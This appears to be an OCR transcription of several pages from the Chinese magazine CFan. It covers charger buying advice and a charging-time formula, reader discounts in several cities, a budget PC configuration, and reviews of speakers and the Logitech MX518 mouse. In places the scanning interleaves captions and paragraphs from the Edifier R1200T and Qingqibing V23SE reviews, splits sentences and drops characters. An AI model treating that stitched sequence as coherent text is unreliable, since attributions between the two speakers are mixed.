市面上有不少充电器并非智能型的，也就是说，它们不懂得去侦测充电过程的状态，惟一要做的工作就是只管充电就好了。这类型的充电器价格相对较低，但是使用麻烦、安全性也较低。顺便一提，有个别非智能型的充电器具备定时装置，即定时型充电器(timed charger)，它们会内置一个计时装置，当默认的充电时间到达后，就会切断电源停止充电。

对于非智能型的充电器，掌握正确的充电时间是必要的！因为过度充电，无论是对电池本身的寿命、能源浪费、时间浪费、环境安全等，都是百害无一利的；反之，充电不足则会大大影响我们的有计划性使用，例如外出拍照等。我们可以透过以下的计算公式，大致计算出适当的充电时间：

充电时间(小时)≈效率系数×电池容量(mAh，毫安时)÷充电电流(mA，毫安)


注：效率系数一般在1.2～1.5之间，在个别充电器的包装上，厂家会把该系数也标注出来，但多数厂家都没有标出。而且，大部分厂家所宣称的充电时间，几乎都把效率系数省略掉，即效率系数＝1。就好像硬盘的实际容量明明是1MB＝1024KB，而厂家就硬要来个标称容量1MB＝1000KB，JS这名字还真名副其实。

了解充电器的细节

对于充电器，可能大家平常听得最多的就是快速充电器(简称"快充")和慢速充电器(简称"慢充")，实际上，充电器的细节并不局限于快和慢两种，下面来为大家逐一细说。

1.充电能力

充电器其实并没有快和慢的楚河汉界，只是按照不同充电器之间的充电时间长短来大致描述而已。在前面的介绍中，我们可以从充电时间的公式得知，充电时间与充电电流是密切关联的。因此，所谓快/慢充的区别，通常就在于其充电电流的大小。一般慢充的电流只有100 mA左右(见图2)，对两枚1800 mAH容量的AA电池充电，最快也得花上21.6小时！而快充的电流一般都在500mA以上的(见图3)，可比慢充节约几倍甚至十倍以上的时间！






图2　快速充电器上标注的充电能力　　图3　慢速充电器上标注的充电能力

而快充的缺点是对充电电池的使用寿命消耗较大，但笔者认为：目前充电电池的价格并不高，因此我更情愿选择追求快速充电，而放弃电池寿命，大不了就换掉　。

2.电池卡座的数目

比较常见的家用充电器一般有三种：一种仅有一个电池卡座，支持一枚AAA电池(常见于MP3充电套装中，因为不少MP3产品都只需一枚AAA电池供电)；一种则具备两个电

池卡座（见图4），支持两枚AA/AAA电池；最后一种则具备四个卡座。这点很简单，大家只要根据实际的需要选择就可以了。




图4　这款三洋充电器同时支持AA/AAA两种尺寸的电池，且最小充电单位为一枚电池

但是有一点很容易被大家所忽略：充电器的最小充电单位。举个例子，常见充电器都以一组电池（两枚电池为一组）为最小充电单位。对于一个四卡座的充电器来说，我们可以选择对一组或两组电池进行同时充电，但是不能单独对一枚电池充电。因此，大家在选择充电器的时候就得看清楚了！

3.品质差异

市面上的充电器品牌十分繁多，而且外观假冒仿造的难度也不高，因此大量品质低劣的产品充斥着市场（见图5、6）。劣质产品的安全性，根本是一点保障都没有的，因此这里忠告大家千万不要贪小便宜，还是选个牌子货为上，如三洋(SANYO)、松下等。




图5，正品名牌充电器的电路严谨、元件丰富




图6，假冒/杂牌充电器的电路板十分简陋，偷工减料

4.对可充电池的支持

不同的充电器有一定的适用范围，而目前消费类数码产品上应用最广的充电电池主要有：Ni-Mh（镍氢，Nickel Metal Hydride）和Ni-Cd（镍　，Nickel Cadmium）两种，购买充电器时必须选择匹配的产品（见图7）。




图7，充电器铭牌上对充电电池支持的说明

5.直插式/可隐藏直插式/非直插式

不少朋友在选择充电器的时候，都没有留意充电器连接交流电插座的方式。

直插式，插脚都固定在充电器上。优点是可以十分方便地直接装到交流电插座上；缺点是充电器"庞大"的体积会把附近的交流电插座都霸占，无法为其他用电设备供电（见图8、9）。




图8　直插式充电器霸占了六个插座的空间！



图9　非直插式充电器

可隐藏直插式，插脚都设置在充电器上，不用时可藏于充电器内，方便携带。其他优缺点同上。

非直插式，透过电源线连接交流电插座，优点是能有效避免直插式充电器体积上的"霸气"，不霸占其他交流电插座上的空间。

充电的注意事项

最后，在充电之前还有一些需要注意的地方：

● 同时充电的电池必须尽量相同，若让不同容量的电池在同一充电器内同时充电，或把它们放到一起供电，那么只会按照最低容量的电池来计算，导致充电不足、电量估计错误等问题。

● 对于四卡座充电器来说，同时对一组或两组电池进行充电，电流和充电时间是不一样的。对两组电池进行充电，充电电流会比对一组电池充电低一半，时间会多一倍。因此，四卡座充电器上通常都会标出两个输出电流参数（见图10）。




图10　四卡座充电器上会标出两个充电电流

● 注意充电器与电池的搭配，一般来说，充电器的充电电流不要大于电池容量的两倍。

● 尽量在电池电量耗尽之后，再对电池进行充电，以延长电池的寿命。

● 在电池充电时，尽量不要在充电器附近摆放易燃杂物，注意安全。 CF [CP03]



CFan村里大搜查

好热啊！随着几场大雨的到来，炎热的夏天也悄然而至。在一片热气腾腾中，北京及全国各主要城市的IT大卖场也大开空调，让红红火火的市场甚是清凉畅快。而CFan搜查队也在读者和商家的支持下，声势不断壮大。为了让更多读者享受到超值的CFan读者价，CFan搜查队吸收了一名新队员——李磊，从本期开始，他将会为武汉地区的CFan读者带来更多专享实惠。

(本期优惠有效期为6月15至7月1日；如非文中注明，凭一本杂志只能购买到一款优惠产品，购买时别忘了出示手中的本期《电脑爱好者》杂志噢！)

北京:IE3.0鼠标、蓝粒子纪念版鼠标CFan读者有特价



微软IE3.0鼠标的性能已经得到很多职业FPS玩家的承认，相信对游戏情有独钟的你肯定也想拥有一款这样的游戏利器吧？这次阳光找到了百色CS专门店的老板，并成功为大家争取了20个原装IE3.0鼠标，同时老板还拿出了最新到货的响尾蛇蓝粒子纪念版鼠标优惠CFan读者。这款百色蓝粒子纪念版鼠标它的性能与IE3.0相比是有过之而无不及，同时采用了最新的不发光定位技术，提高了鼠标兼容性和性能。

优惠产品:

微软IE3.0(X06版)　原价:499　CFan读者价:420元

响尾蛇蓝粒子纪念版　原价:409　CFan读者价:369元

地址:北京中关村海龙大厦5层5021#

电话:010-82663537

(阳光叮咛:老板赔本赚人气，数量有限，欲购从速啊)

济南:凭本刊买昂达9550优惠69元



ATi Radeon 9550显卡以其超强性价比赢得了广大玩家的青 ，现在济南的CFan读者只要在购买这款昂达雷9550显卡前出示本期杂志，就可以在促销价基础上再优惠69元，同时还能获赠昂达光电键鼠套装。这款昂达雷 9550显卡采用了非公版设计，其核心/显存频率分别为250MHz/400MHz，显存为128MB/128bit。具备标准的DVI/VGA/TV-OUT接口。优惠产品数量有限，要买就要抓紧了。**(济南CFan搜查队员李嘉报道)**

优惠产品:

昂达雷霆9550　原价:599元　CFan读者价530元

地址:济南市山大路160号二期科技市场3087

电话:0531-88552006

武汉:优百特MP3，CFan特惠30元！


MP3价格高低不等，优百特为了让用户买得放心，打出了"七天保退，一年保换"的广告，在电脑城里也炒得火热。笔者趁着热闹冲到了店面里，经理一听说是CFan搜查队的，一下子就答应将店内所有型号的优百特MP3(除正在促销的UM-705、UM-709、UM-809外)在市面价格的基础上再降30元，以次优惠CFan读者。



地址:武汉市中心电脑广场A19-20(汉口)

电话:027-59200868

广州:OVC耳塞有"听头"



CFan搜查队今天在市面上看到OVC的两款奥铂系列耳塞——奥铂V22和V30。这两款耳塞采用金属两头听设计，设计很酷，试听感觉也非常好。据了解，这是OVC(奥凯华科)的自有耳塞品牌，主要面向对品质、价格综合指数有高要求的消费者。现在，CFan读者只要在购买时出示本期杂志，既可以CFan读者价购买。**(广州搜查队员"小熊在线gdbeareyes.com"报道)**

优惠产品:

产品	原价	CFan读者价
奥铂V22耳塞	原价:78元	CFan读者价:48元
奥铂V30耳塞	原价:88元	CFan读者价:58元

地址:广州市石牌怡东电脑城A25

电话:020-87506906

广州:又是MP3又见CFan读者价



MP3是目前很多消费者选购的产品，CFan搜查队一出击，很多商家都很感兴趣，最后我们选择了优百特两款MP3来回馈CFan读者，因为优百特的产品是实行七天包退，一年保换。这样我想消费者可以放心购买和使用。**(广州搜查队员"小熊在线gdbeareyes.com"报道)**

优惠产品:

优百特UM-919 MP3播放器(128MB)

原价:599元　CFan读者价:499元

优百特UM-709 MP3播放器(128MB)

原价:299元　CFan读者价:249元

地址:太平洋电脑城二期G180、G312

电话:020-87533875

CF [CP04]



Fan阳光，您好！我是一名来京打工的湖南人，早在大学的时候就是忠实的CFan“粉丝”。近期我想装一台电脑，主要用来上上网、看看电影、玩玩游戏什么的(CS我也玩，有机会上你们服务器和你们较量一下)，不知道什么配置会更合适一些呢？我的预算不是很多，但想装一台带液晶显示器的，拜托了。^_^!

配件	品牌及型号	价格(元)
CPU	AMD Sempron 2200+(SocketA 盒)	455
散热器	CPU自带	-
主板	磐正 8KMM3I-A	450
显卡	主板集成	-
内存	Kingmax 512MB DDR 400(TSOP封装)	320
硬盘	西部数据 WD 800BB(7200转 2M)	460
显示器	明基 FP537s 15英寸LCD	1790
光驱	台电 16X DVD-ROM(黑鹰骑士)	238
音箱	冲击波 SC-2110	195
机箱电源	金河田 星际6111B(自带电源)	238
键盘鼠标	多彩 桌面高手套装	80
媒体报价		4218



点评:对于广大工薪阶层来说，即使电脑配件价格一降再降，一台电脑的开销仍是一个不小数。同样，对于学生一族来说也是如此，所以我们要将每一分血汗钱钱都花在刀刃上。针对这位读者的要求，我们选配了一套4000元左右的配置。它采用了明基15英寸液晶显示器(16ms响应时间)，虽然与目前风风火火的17英寸液晶显示器相比，15英寸近来显得有点沉默，但这并不代表落后，明基这款液晶显示器无论在响应时间，还是亮度、对比度上，都还是目前的主流，完全可以满足游戏、多媒体应用的需求。

对于入门级PC而言，采用Socket A接口的AMD Sempron 2200+无疑是最好的选择。Sempron 2200+的工作频率为1.5GHz，具有333MHz前端总线和256KB二级缓存，性能能与Intel的2.2GHz CPU一较高下。而且，不足500元的售价更是吸引力十足，性价比在中低端市场可谓所向披靡 。

在主板方面，我们选用了磐正的8KMM3I-A主板，它采用了VIA KM400+VT8237芯片组，提供了1条AGP4X/8X插槽，并内建Savage 8显示核心，图形处理能力与当前主流的独立显卡还相差甚远，但就1.5或1.6版的CS游戏来说，还是足够的。而且，这款主板还集成了ALC650六声道音频解码芯片，要是预算允许，搭配一款5.1的音箱即可获得更加完美影音效果。

8KMM3I-A主板虽然是一块整合了显卡、声卡、网卡的整合型主板，但扩展性也非常好。提供了3条PCI插槽，不仅支持IDE硬盘，还支持SATA接口的硬盘，就算日后想升级硬盘，也不用担心接口改变的问题。主板在内存方面，提供了2条内存插槽，最大可支持2GB的DDR333内存，就算日后操作系统升级到Windows Longhorn，内存方面也可以应付得来。

内存方面，我们选用了Kingmax的512MB DDR400内存，它采用TSOP封装，性能不错。虽然Sempron 2200+对内存带宽要求还达不到DDR400所能提供的那么大，但目前市场上已经见不到DDR333内存的身影，而且现在与杂牌HY内存的差价不大，才几块钱，所以这款内存还是很值得大家选购。

在硬盘方面，我们选择了西部数据的80GB IDE接口硬盘，硬盘内建高速缓存只有2MB，在性能上与8MB的产品相比，差距不太明显，而且就上上网、玩玩游戏、下点视频什么的来说，肯定是没有问题的。 CF [CP05]

前不久，三诺推出了最新的入门级2.1音箱“英雄”系列产品。首先推出的是英雄H211，随后又推出了英雄H201。我们得到了这两款产品的样品。



由“英雄”系列音箱看三诺音箱的设计理念

■ CFan评测室

从外观看，这两款产品都是走时尚化路线的小型产品，但在风格上，并不太相同。H201在外观上比较接近传统的三诺音箱，采用了长方体的低音炮和塑料的圆润卫星箱，尺寸较大，卫星箱采用了带底座的设计，而后面也提供了挂孔可以挂在墙上。

而H211则比较前卫，它的造型采用了准方形设计，配上典雅深沉的黑色，仿佛一匹黑色的战马驰骋在广阔的战场上，给人以稳重、沉厚之感。方中带圆的小型箱体设计，完全不同于以往矩形设计古板的。银色的音量旋钮位于主音箱的右上角，犹如点睛之笔，很吸引人的眼球。两个卫星箱的造型风格和低音炮一样，犹如将帅身边的卫士， 悍、阳刚。

H211的三个单元都使用了碗盆式单元，看上去很像金属振膜，实际是复合纸盆结构。它们都采用了三诺独有的"气磁场仿真"设计。

从听感上来说，这两款音箱作为入门级产品，都具有不错的素质。其中H211更为突出。H211那足够的低音量感能给人带来强烈的共鸣，尤其在回放大动态的音乐时，能亲眼看到低音单元震颤的样子，可见H211低音喇叭的冲程较大，水准还是很不错的。

由于卫星音箱采用了全频带扬声器单元的缘故，中、高音部分的表现良好。声音被还原的非常真实，人声很厚实。也正是由于采用了素质较好的喇叭单元，所以H211回放出的声音才能丝丝入扣，深入人心。

三诺重入多媒体零售市场以来，已经推出了多款在市场上很有影响的产品，而要研究三诺的产品设计思想，当然要了解它的设计者的理念。前不久，我们采访了三诺公司的多媒体音箱电声总监——张谦先生。



张谦先生表示，从三诺加大在国内的推广力度以来，三诺在音响技术上的传播做了大量的工作。目前消费者在音响的选购上主观性比较重，很多情况下了解的信息是不成体系的，这时候就需要对消费者做一些音响知识上的引导和教育。与视觉方面的产品(显示器、CPU、主板等)不同，视觉上的产品是能直观看到的，有客观的数据让消费者了解，理解起来很容易。如房屋的装修，装修的好坏是能很直观看见的。而现在的消费者对声音的辨别重视的不够，再者，声音也较容易忘记。作为国内著名的多媒体音响巨头，三诺要把好的理念和产品推荐给用户，让消费者理解和接受。


针对三诺产品设计理念的问题，张谦先生表示——做技术，一定要用客观的、科学的方法，把主观的意识和能感受的客观事实对应起来，三诺做测试，做整体设计时都是这样考虑的。使用几十种测量方法和测试数据来证明三诺的音响产品在声音传递的过程中不会失真，这一点跟国内其他的音响厂商是不同的，国内的很多音响厂商严格来说不是在做音响，只是在生产音响或者说加工音响。而三诺是以技术为导向，以技术为导向去做出好的音响产品。比如奔驰和宝马汽车，他们都是把研发放在前面，研发的越多做出来的产品就越好。三诺的目标是成为全球前几名的音响制造商，三诺音响在技术上和"国家重点近代声学实验室"的合作是非常深入的。

三诺认为，判断一款音响的好坏最重要的是要用三维的数据从时间的角度和指向性的角度来考量音响产品。对任何一款音箱音质的评价都必须依赖于超过20种以上的测试，没有任何一种音箱的测试能够告诉音箱的好与坏，而任何一种单一的测试都含有主观性；任何一种单一的测试讲的都是谎话(当然这句话有点极端)。

如果单纯的从客观角度而言，一定是这样的。所以三诺的任何一款音响产品，都是依据这种原则来做的。三诺要求任何一个主任工程师、项目工程师他们提交的产品技术报告都不可能只有一种测试数据，他必须有一整套的超过20种以上的测试数据报告，我们的所有音响产品都是按照这个思路和原则来做的。

第一：做声音的测试。做音响产品最重要的是要有时间的概念。涉及到的因素都是跟时间有很大关系的，通不通透、解析力够不够、声音是不是很　、低音有没有托尾等都是跟时间参数有很大关系，实践中也可以测试得到。


第二：就是声音的指向性。音响定位准不准，人声结像力好不好，这些都是三维的图可以反映出的，是很重要的。



这些判定音响好坏的参数通过媒体的传递和引导使得消费者慢慢地接受，在选择音响产品时就会显得更客观、更理性。三诺以前做产品测试也都是沿着这个思路去做的。

同时，张谦先生针对三诺近来所宣传的新技术也做了详细的讲解。张谦先生表示，所谓"气磁场仿真技术"，就是因为一般情况下喇叭单元磁场的分布是像山脉一样不均匀的，一旦不均匀发出的声音效果就不那么好，磁场不均匀时就会发现喇叭的震动扭曲了，声音表现就不够好不够圆润真实了。反之，表现就很圆润真实。三诺的气磁场仿真技术就是改变了磁场的分布使它变得均匀。

小喇叭发出很好的低音是比较难的，喇叭的驱动部分就像汽车的发动机一样，是至关重要的，音圈就像汽车的活塞，是出动力的地方，活塞歪歪扭扭或者缸磨了动力就出不来了。喇叭也是一样，动力不够发出的声音瞬态响应就不好，就会有托尾、有杂音等。买汽车时其他部分可以改装但是发动机是不可以改装的，喇叭也是这样子的。音圈是在磁场中发出声音的，但是绝大部分的磁场是不均匀的，所以在这种情况下音圈发出的声音就是不饱满不圆润的，是变形的不真实的。通过气磁场仿真这种技术使磁场分布均匀，这样音圈发出来的声音就变的很真实很圆润，趋近于理论值的声音。



针对三诺未来的发展方向，张谦先生表示，今后三诺不仅将继续推出面向大众的多媒体音箱产品，同时，还将推出高档价位的多媒体产品与家用AV系统。而未来，三诺还将在智能家居系统方面作出尝试。

CF [CP06]


MX518 给人的第一印象，就是它“怪异”的外表，看上去坑凹不平，好像被“虐待”了一样。其实MX518的外壳和MX510的外壳是一样的，只是使用了不均匀的内喷漆，在光线的照射下就产生了这样的效果。



1600CPI 的诱惑
——罗技 MX518 鼠标

去年，一款新的罗技鼠标的照片出现在网上，引起了很多人的关注。前不久，这款“怪异”的鼠标终于上市了，这就是罗技MX518。


■ CFan 评测室




由MX518的内部照片，可以看出MX518里面已经没有了配重铁块，这和它作为游戏专用鼠标的定位是一致的。




MX518 的外壳模具和MX510是完全一样的，但是不仅外壳的颜色做了改变，按键的颜色也做了修改，而最大的区别还是滚轮上下的两个翻页键在MX518上做了全新的定义——用于切换分辨率。



MX518 的内部电路结构和MX510并没有太大的区别。



MX518 的光电芯片更换成了支持1600CPI的最新的安捷伦A3080芯片。



这是MX518的控制芯片。



MX518 的驱动采用了新的工作界面，看上去更为豪华。



由于支持CPI切换，所以MX518提供了专门的CPI定义界面，它不仅可以手动切换CPI，而且可以在不同的游戏中定义默认的CPI设置。

从使用的感觉来说，MX518的手感和MX510差不多，但由于没有配重设计，所以用起来更为轻便，适合游戏使用。使用上下的两个按键，可以在任何情况下随时切换CPI，这样为游戏中的不同的速度需求提供了最大的方便性。

CF [CP07]

漫步者R1000TC可能是漫步者最成功的一款音箱，这款产品问世已经8年，与它同时的产品大都已经不见踪影，但R1000TC依然在市场上出售。不过，前不久，漫步者终于推出了R1000TC的后继产品——R1200T。



8年后的后继者—R1200T

■ CFan评测室


从外表上看，R1200T明显要比R1000TC好看了很多，它的外表吸收了漫步者S2000的设计风格，显得现代了很多。



R1200T的底面安装了四个橡胶底脚。从照片可以看出，底面上有唯一的一条贴皮接线。




R1200T依然采用了后倒相结构，背板的设计与R1000TC相差不大。




R1200T的高音单元，由R1000TC的3/4寸PV膜换成了丝膜，声音效果更好。



R1200T的低音单元使用的是4寸的复合纸盆。



R1200T的变压器，为R1200T提供了充足的电源保证。



R1200T的功放电路，继承了R1000TC的设计。

R1200T开声给人留下的第一印象是非常强烈的，R1200T一扫R1000TC给人留下的虽然声音基调正确，但音色干巴巴的感觉，在回放上，R1200T的声音相当润泽，富于光彩。

作为一款4寸箱，R1200T的低音在三个频段中，是先天较弱的，但从整体来看，是目前使用4寸单元的低档产品中，非常罕见的能够保持在一个较大的低音力度下依然保持声音不乱的产品，甚至可以说，除了下潜以外，R1200T的低音质量在一定程度上已经超过了漫步者使用5寸单元的R1900TII这款较高价

看到“SE”，大家往往都会想到显卡上的SE，不过SE并不都是简化版的意思。例如，前不久轻骑兵最新推出的顶级2.0音箱V23SE，不仅不是简化版，而且是V23的“升级版”。

“SE”不是简化

——轻骑兵V23SE音箱

■ CFan评测室




V23SE提供了两套面板，除了常见的黑色面板外，还有灰色的面板可以更换。我们觉得后者似乎更好看一些。




V23SE的外观造型，和V23完全一样，依然保留了原来古典风格的庄重外形，在目前的中档音箱里，V23SE的尺寸是最大的。而且新的V23SE使用了比V23更厚的15mm板材，正面面板还使用了双层面板的设计，尽量减小了谐振。



R1200T依然保留了双输入的设计，其中A输入端口带有高音提升的设计。



R1200T带有音色调节功能，这是通过前级的4558芯片来完成的。



R1200T上惟一不太理想的地方，是它没有使用专用的分频电容，而是使用了一个电解电容来完成这项任务。


的产品！

当然，作为4寸箱，受先天条件的限制，R1200T的低音下潜要远远差于5寸箱的平均水平，而且由于扬声器的冲程有限，R1200T的低音听起来偏硬，不够松和有弹性。

R1200T的中频听起来算不上特点鲜明的，但相对来说，R1200T的中频也是它三个频段中最没有什么明显的缺点的。或许应该说，这就是它的主要优点？

R1200T的高频在它的三个频段中听来，个人觉得是最出彩也是毛病最明显的。以一款入门级产品的标准来看，R1200T的高频段解析力相当优秀，高音的还原上限也令人满意。只是从样品来说，其高音听起来似乎略有些发涩，不知使用一段时间后是否会有好转。


作为一款小尺寸音箱，R1200T在近声场下的效果相当不错，音场宽度和结像力都具有相当的水准，不过在较大的环境下，R1200T的结像有变散的趋势，就这点来看，R1200T不是一款非常适合大场面使用的产品。 CF [CP08]




V23SE的高音和V23一样，都是北京双信生产的1寸丝膜高音单元。




V23SE的低音依然是银笛生产的5寸羊毛盆单元。但使用了比V23低音单元更大的磁钢，获得了更好的控制力。据称，这是从银笛的某款高档出口产品改进来的。




V23SE的电路线路经过了重新设计，两个声道的电路完全对称，尽量保证了两个声道的一致性。



V23SE使用的功放电路是成熟的LM1875免前级设计，电路看上去非常简洁规范。




这就是V23SE使用的功放模块——国半的LM1875，是中档音箱上常用的一种功放模块。



音箱里面充满了吸音棉，对于减小箱体的谐振，有相当大的好处。



从后面看，V23SE和V23还是有明显的变化的。V23SE去除了对音质有不利影响的高音调节，并且改为上下分离进线设计。



这是V23SE上最大的改进，增加了专用的分频器，这使得V23SE的声音相对于V23有了本质的提升。

V23SE在音色风格上，继承了V23的整体风格，那就是——突出羊毛盆优势所在的中频，在低频上和高频上注重均衡效果而不作过分突出。

高频上，V23SE是比较柔和的高音，并非如2.1音箱那种很尖锐明亮的感觉。而由于V23SE使用的羊毛盆柔顺性更好，听感上V23SE的中频非常丰满与V23相比，V23SE的中频就变得饱满了很多。

与前面两个频段相比，V23SE在低频上就有相当令人喜出望外的表现了。虽然羊毛盆并不是一种适合表现低频的振膜，但V23SE拥有在中档价位单元上最大的磁钢和相当大的冲程， V23SE在低音下潜和对低音的控制力上都表现出了相当出色的效果。

整体来看，V23SE在中频方面保持了V23的优势，在中档价位上是一个很明显的　　者。虽然高频相对于V23的提升不是很明显，但低频上却相对于市场同类产品具备明显的优势。综合来看，除了高频表现上我们觉得还有继续提升的余地外，其他方面相对目前主流的中档2.0音箱，是具有相当的吸引力的。 CF [CP09]




多彩 DLP 390A 电源

■ CFan 评测室


随着电脑功率的不断提升，用户对电脑的散热要求也越来越高。传统的风冷散热系统，要提高散热能力，要么必须提供更高的散热器转速，要么让通风面积更大(即用叶面更大的风扇)。但提升转速带来的直接问题就是风扇噪音明显加大，这与用户需要的健康环保电脑显然格格不入，因此大叶面风扇的设计成了越来越多厂商的选择

